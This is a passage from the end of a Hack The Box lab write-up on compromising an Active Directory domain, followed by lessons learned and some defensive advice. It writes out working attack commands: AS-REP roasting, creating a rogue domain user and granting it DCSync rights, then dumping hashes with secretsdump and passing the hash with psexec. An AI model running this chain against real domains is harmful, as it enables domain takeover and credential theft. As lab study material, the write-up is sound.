impacket-secretsdump htb/[email protected]
impacket-psexec [email protected] -hashes <hash_adm>
Access to Administrator account and catch the flag
Lessons Learned#
This machine provided valuable insights into Active Directory enumeration and privilege escalation through nested group memberships.
Anonymous LDAP/RPC Access#
The ability to enumerate users without credentials was the initial foothold. Using enum4linux -a and rpcclient, we could extract the complete list of domain users without authentication.
This is a critical misconfiguration that still exists in many environments. Organizations should disable anonymous binds on LDAP and configure the RestrictAnonymous registry key to value 2.
AS-REP Roasting#
The svc-alfresco account had the DONT_REQ_PREAUTH flag set, allowing us to obtain its TGT hash without authentication using GetNPUsers.py. The hash was easily cracked with hashcat, revealing the password s3rvice.
Service accounts are prime targets for this attack when Kerberos pre-authentication is disabled.
Nested Group Memberships#
The privilege escalation path was not immediately obvious. The svc-alfresco user was member of Service Accounts, which was member of Privileged IT Accounts, which was member of Account Operators.
svc-alfresco (user)
    └─> Service Accounts (group)
        └─> Privileged IT Accounts (nested group)
            └─> Account Operators (privileged built-in group)
BloodHound visualizes these relationships automatically, but understanding manual enumeration is crucial for exams and restricted environments.
We could extract this information manually with the following sequence of commands:
Get-ADUser svc-alfresco -Properties MemberOf | Select-Object -ExpandProperty MemberOf

Get-ADGroup "Service Accounts" -Properties MemberOf | Select-Object -ExpandProperty MemberOf

Get-ADGroup "Privileged IT Accounts" -Properties MemberOf | Select-Object -ExpandProperty MemberOf
Account Operators Group#
The Account Operators group is often overlooked but provides significant privileges - create and modify user accounts, modify group memberships (with some exceptions), and reset passwords for non-protected accounts.
Combined with knowledge of DCSync requirements, this group can lead directly to Domain Admin compromise.
DCSync Attack#
The DCSync attack requires specific permissions on the domain object - DS-Replication-Get-Changes and DS-Replication-Get-Changes-All.
The attack chain was:
net user hacker P@ssword1 /add /domain

net group "Exchange Windows Permissions" hacker /add

net localgroup "Remote Management Users" hacker /add

$pass = ConvertTo-SecureString 'P@ssword1' -AsPlainText -Force

$cred = New-Object System.Management.Automation.PSCredential('htb\hacker',$pass)

Add-ObjectACL -PrincipalIdentity hacker -Credential $cred -Rights DCSync
Then, in my kali linux:
impacket-secretsdump htb/[email protected]Detection: Monitor Event ID 4662 for replication operations from non-DC computers.
Manual vs Automated Enumeration#
At this point, I decided to take a dual approach: use BloodHound for the first time to learn the tool, while also continuing with manual enumeration, which was my original methodology.
While BloodHound is powerful for visualizing attack paths, understanding manual enumeration is critical - certification exams (OSCP, CRTP) may restrict automated tools, manual commands can be less noisy, and when tools fail, manual methods still work.
Exchange Windows Permissions#
Adding the user to Exchange Windows Permissions was crucial for the privilege escalation. This group often has WriteDacl permissions on the domain object, which can be leveraged for DCSync.
This was a common misconfiguration in Exchange-integrated AD environments.
Tool Proficiency#
This machine reinforced the importance of mastering the Impacket suite:
- GetNPUsers.py for AS-REP Roasting
- secretsdump.py for DCSync and hash dumping
- psexec.py for remote code execution with Pass-the-Hash
WinRM Access#
Port 5985 (WinRM) provided a PowerShell-based shell using evil-winrm. This is increasingly common in Windows environments and provides more stable access than traditional reverse shells.
Methodology#
Following a structured approach:
- Reconnaissance - Port scanning, service identification
- Enumeration - User discovery, LDAP queries, RPC enumeration
- Initial Access - AS-REP Roasting
- Privilege Escalation - Nested group discovery, Account Operators, DCSync
- Post-Exploitation - Administrator access, flag capture